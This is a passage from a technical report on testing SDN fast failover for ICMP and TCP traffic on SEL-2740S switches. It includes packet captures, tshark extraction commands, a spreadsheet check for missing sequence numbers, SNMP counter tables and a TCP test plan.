184	20.032488	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=692/46082,
195	21.034097	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=693/46338,
204	22.035790	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=694/46594,

Figure 6-4. Part of the ICMP Request from Pi01 (192.168.1.11) to Pi03 (192.168.1.13)

ip.src == 192.168.1.13 && ip.proto == ICMP && icmp.resp_to

	Time	Source	Destination	Protocol	Leng	Info
2	0.000655	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=672/40962
13	1.002351	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=673/41218
21	2.003954	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=674/41474
28	3.005621	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=675/41730
36	4.006922	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=676/41986
47	5.008528	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=677/42242
54	6.010203	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=678/42498
61	7.011896	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=679/42754
70	8.013533	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=680/43010
81	9.015144	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=681/43266
89	10.016758	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=682/43522
96	11.018464	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=683/43778
107	12.019909	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=684/44034
119	13.021551	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=685/44290
133	14.023185	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=686/44546
141	15.024808	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=687/44802
150	16.026565	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=688/45058
161	17.028159	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=689/45314
169	18.029806	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=690/45570
177	19.031473	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=691/45826
185	20.033153	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=692/46082
196	21.034805	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=693/46338
205	22.036418	192.168.1.13	192.168.1.11	ICMP	98	Echo (ping) reply id=0x041c, seq=694/46594

Figure 6-5. Part of ICMP the Response from Pi03 (192.168.1.13) to Pi01 (192.168.1.11)

Extract Sequence Numbers

For checking missing ICMP packets, we first extracted only the sequence numbers of the ICMP packet thread with a Wireshark filter using the following command.

```
sudo tshark -r exp01_trial01_pi01.pcap -Y “ip.src == 192.168.1.11 &&
ip.dest == 192.168.1.13 && icmp.resp_in” -T fields -e icmp.seq >
exp01_trial01.csv
```

We used an Ubuntu virtual machine and Tshark commands that provide powerful filter functions. The above command captures only the ICMP request packets(icmp.resp_in) from Pi01(192.168.1.11) to Pi03(192.168.1.13) from ‘exp01_trial01_pi01.pcap’ and then extracts the sequence number(-e icmp.seq) of each packet and outputs it in the comma-separated value (CSV) format. Figure 6-6 is the result of the command.




Figure 6-6. Extracting ICMP Sequence Numbers into CSV File

Use Spreadsheet Function to Check for Missing Sequence Numbers

Figure 6-7 is an example of the ICMP sequence numbers in CSV format, while Figure 6-8 shows how a spreadsheet function can be used to check for missing sequence numbers.




Figure 6-7. CMP Sequence Numbers in CSV Format




Figure 6-8. Example of Alert when the Spreadsheet Function = IF(A2-A1=1, “”,”Missing SqNum”) Detects a Missing Sequence Number

Figure 6-8 shows that the spreadsheet function ‘=IF(A2-A1=1, “”,”Missing SqNum”)’ works by deliberately creating a missing sequence number. The value of cell A1 is 672, if the value of the next cell is not 673 (increase of 1), the function outputs that a sequence number is missing (Missing SqNum note in column B). As a result of applying the function from the top cell to the bottom, there was no missing sequence number of ICMP requests from Pi01 to Pi03 as is shown in Figure 6-9.




Figure 6-9. Result of Missing Sequence Check

Figure 6-10, Figure 6-11, and Figure 6-12 visually demonstrate the successful hand-off from the primary flow to the secondary flow. Figure 2.9 and Figure 2.10 show that the primary flow stagnates around the time when the primary link disconnects. In contrast, the secondary flow counters begin incrementing due to flow matches being hit from the pre-programmed failover link. This coupled with Figure 6-12 and observing that the port to which the primary link was connected stopped incrementing and the secondary port has continued incrementing, we can conclude that failover was enacted.




Figure 6-10. Experiment 1 Trial 1 Flow Byte Count




Figure 6-11. Experiment 1 Trial 1 Packets Count

Time in Seconds	IF-MIB::ifOutOctets.23 = Counter32	IF-MIB::ifOutOctets.15 = Counter32
100	1874103072	2916586824
200	1874281644	2916699424
300	1874419404	2916839880
400	1874419404	2917105888
500	1874419404	2917389630
600	1874419404	2917663172

Figure 6-12. Experiment 1 Trial 1 SNMP Data

The round-trip time for packets sent before disconnection (which happened at 180 seconds), after disconnection, and at disconnection when fast failover occurred was captured and analyzed. Analysis of the timestamps in the captured packets shows they were constant between 0.75 and 0.9 seconds both before and after disconnection. Figure 6-13 shows side-to-side screen captures of two PCAPs that demonstrate in the time between, there is little, or no time delay due to fast failover.




Figure 6-13. Time Delta Before (Left) and After (Right) Primary Link Disconnection at 180 Seconds

6.2.6.3 Consequences of Trial 2

Filter ICMP Request and Response Packets

Analysis of Trial 2 was conducted in the same manner as Trial 1. Network tabs are placed between Pi01 – SEL 2740s #1, Pi03 – SEL 2740S #3. Below are the ICMP communications that occur between the Pi devices and SEL switches for 600 seconds.

Trial 2

- 600 ICMP requests from Pi01 to Pi03, Corresponding 600 ICMP responses from Pi03 to Pi01
- 600 ICMP requests from Pi03 to Pi01, Corresponding 600 ICMP responses from Pi01 to Pi03.

Wireshark filter '`ip.src == 192.168.1.11 && ip.proto == ICMP && icmp.resp_in`' was used to check ICMP Request packets from Pi01 to Pi03 and '`ip.src == 192.168.1.13 && ip.proto == ICMP && icmp.resp_to`' represents ICMP Response

packets from Pi03 to Pi01. We compared the first sequence number from the first packet and the last number from the last detected packet, the difference being 600. While the result is what was expected, there is the possibility that a missing or duplicate sequence number exists within the dataset, which is why we verify the result using the Wireshark filter mechanism that we used for Trial 1. The following commands are used to transfer ICMP sequence numbers into a spreadsheet.

- *Extract ICMP request from Pi01 to Pi03* – `sudo tshark -r exp01_trial02_pi01.pcap -Y "ip.src == 192.168.1.11 && ip.dest == 192.168.1.13 && icmp.resp_in" -T fields -e icmp.seq > exp01_trial02_req.csv`
- *Extract ICMP response from Pi03 to Pi01* – `sudo tshark-r exp01_trial02_pi01.pcap -Y "ip.src == 192.168.1.13 && ip.dest == 192.168.1.11 && icmp.resp_to" -T fields -e icmp.seq > exp01_trial02_resp.csv`.

As a final step to check missing sequence numbers in Trial 2, we applied the spreadsheet function '`=IF(A2-A1=1, "","Missing SqNum")`' to all the cells, and no missing sequence number was detected.

Figure 6-14, Figure 6-15. and Figure 6-16 demonstrate a peculiar outcome in which the controller is polled during the high background traffic scenario. We observed that all flow statistics polled were inaccurate when compared with the Wireshark PCAP and the SNMP data, which is evidence that traffic was in fact going through. Whether or not this was a result of the high background traffic is unknown at this time and will require further work and research to determine the cause. However, it should be noted that in the same type of trial conducted in the TCP experiment (Section 6.3.6.3, Trial 2), we observed the same type of phenomenon.




Figure 6-14. Experiment 1 Trial 2 Flow Byte Count




Figure 6-15. Experiment 1 Trial 2 Flow Packets Count

Time in Seconds	IF-MIB::ifOutOctets.23 = Counter32	IF-MIB::ifOutOctets.15 = Counter32
100	3284746482	2496239804
200	3375621138	2678804396
300	3451365376	2885534152
400	3451365376	3153931792
500	3451365376	3431152688
600	3451365376	3694351850

Figure 6-16. Experiment 1 Trial 2 SNMP Data

6.2.7 Test Conclusions and Observations

Conclusions drawn from the results of these tests are briefly described below:

- ICMP fast failover was successfully accomplished with no packet loss under normal test traffic with normal background traffic or heavy background traffic.
- In this test, SEL-2740S switches performed all packet transmission and communication without malfunction based on the result of missing sequence number test and timestamp check.
- No ICMP packet out-of-order error occurred during the experiment. SEL-2740S switches successfully bypassed all test traffic in sequence when fast failover occurred.
- A stress test to check the threshold (the rate of ICMP traffic in which packets will be lost) of ICMP fast failover may be needed in the future.

At this time, it cannot be concluded that high volume test traffic was the cause of inaccurate controller polling and flow stat readings. This test and the Trial 2 test described in Section 6.3.6.3 both result in the inaccurate value of 0 for both flow byte count and packet count before and after the disconnect. This data is contradicted by communication verification in Wireshark PCAPs and SNMP data, which show traffic captured on both the primary and secondary ports that represent primary and secondary flows, proving that packet captures and the switch SNMP data is still reliable in terms of receive and transmit verification during times where controller may be unavailable.

6.3 Failover Test: TCP

6.3.1 Rationale and Hypothesis

The rationale for this test is similar to that described in Section 6.2.1. Industrial control system protocols such as Modbus and DNP3 are commonly run in the TCP/IP context over the TCP transport layer protocol. Because TCP based protocols use an acknowledged connection-oriented service, they use a series of sequence numbers and acknowledgments to ensure that messages are received by both ends. Given an SDN environment and a predetermined failover path, it is expected that these sequence numbers and appropriate acknowledgments are not lost in the event of a broken link, and that the connection for both the sockets and applications are kept alive.

It is hypothesized that a broken primary link should result in continuous communications on the failover link with no indication of lost packets. This is because SDN can be configured with a pre-defined failover path that is automatically used when the primary path fails. The application running on top of the TCP transport layer should have no additional difficulties in performance or data delivery since packet loss and retry are handled inherently by acknowledged connection-oriented service provided by the TCP protocol, although this is not true for applications using the unacknowledged connectionless-oriented service of the UDP. Port failure and recovery should be detected via logs on the controller machine.

6.3.2 Tools and Requirements

The tools used to perform the TCP failover tests are listed in Table 6-3.

Table 6-3. Tools used for TCP Failover Tests

Hardware	Software	Miscellaneous
(x2) Raspberry Pi	SEL-5056 SDN Controller	
(x3) SEL-2740S SDN Switches	tcpdump	
	ping	
	iPerf	
	net-snmp	
	Wireshark	

6.3.3 Setup

Two Raspberry Pi devices will be used to act as TCP client and server. The Pi devices will run the iPerf utility that generates and receives TCP traffic between iPerf clients and servers. Both devices will be connected to the SDN fabric via the switches in the environment. In the experimental setup, the five SEL-2740S switches will have a connection to every other SEL-2740S switch, thus creating a full mesh environment. Each Pi device generating test traffic in this experiment will be connected to different switches to better demonstrate the occurrence of recovery.

SEL CSTs will be used to create appropriate ARP and TCP logical connections to enable Pi devices to communicate over the TCP protocol. By default, the CST also will set up an alternative failover path should the initial path go down, as detected by port liveliness.

6.3.4 Methodology

Two scenarios to test network connectivity and failover will be followed:

- Normal volume test traffic with normal volume background traffic
- Normal volume test traffic with high volume background traffic.

These two scenarios will demonstrate if there are any differences in operation of connectivity and failover between the two Pi devices used in testing while the SDN switch is operating under normal or high-traffic conditions.

6.3.4.1 Normal Volume Test Traffic with Normal Volume Background Traffic

Two Raspberry Pi devices will be used to generate and receive the test traffic. The remaining 14 devices will be used to generate background noise, with four pairs generating ICMP traffic and three pairs generating TCP traffic. We define normal test and background traffic as the default settings used by the ping utility and iPerf utility when run with just the default parameters. The entire trial will last for an interval of 10 minutes (600 seconds). This interval was selected arbitrarily.

The two tools used to monitor the generated traffic and ensure the correct flow of traffic is occurring will be tcpdump and net-snmp to query for values from the SNMP agent. The tcpdump tool will be run on one of the Pi devices used in the test to capture the communications between itself and the other device. A baseline for normal traffic will be determined by running the iPerf utility for a period of 180 seconds; this period also was arbitrarily selected.

A baseline for normal traffic will be determined by running iPerf and maintaining the TCP connection for a designated period of time. The baseline is considered to be “normal” if during this period of time, there are no retransmissions or loss of acknowledgment to corresponding TCP Synchronize (SYN) or Acknowledge (ACK) packets. During this time, monitors for traffic via tcpdump/Wireshark residing on the test client, the flow counters for the primary link, and statistics via SNMP will ensure that the correct traffic flow is occurring.

After producing a confident baseline, the primary link will be disconnected. To confirm that the failover path is being used, the flow counters for the logical connections will be monitored. The counters for the primary path should stop increasing values while the counters for the failover path should begin incrementing.

Determining an acceptable recovery time will involve evaluating data from two different sources: the PCAP and monitored SNMP data.

In the traffic capture dataset, specific values of interest will be the TCP sequence numbers, the TCP flags for each TCP packet, and packet timestamps. Subsequent TCP retransmissions occurring, or the same TCP flags being sent by the device at a given time, are indications that traffic was dropped and not received by the destination and the failover path was not used.

In the SNMP dataset, the number of packets and bytes transmitted will be collected from both links. The expected scenario with this dataset is that the values for the port used for the primary link should increase during the baseline period before stopping during the disconnect. At this point, the port used for the failover link should begin incrementing in these values. These values should agree with the OpenFlow counter values. Comparisons will be made to determine whether this is the case or if one dataset is gathered from a more reliable source than the other. The sum of the values from the primary and failover links also should agree with 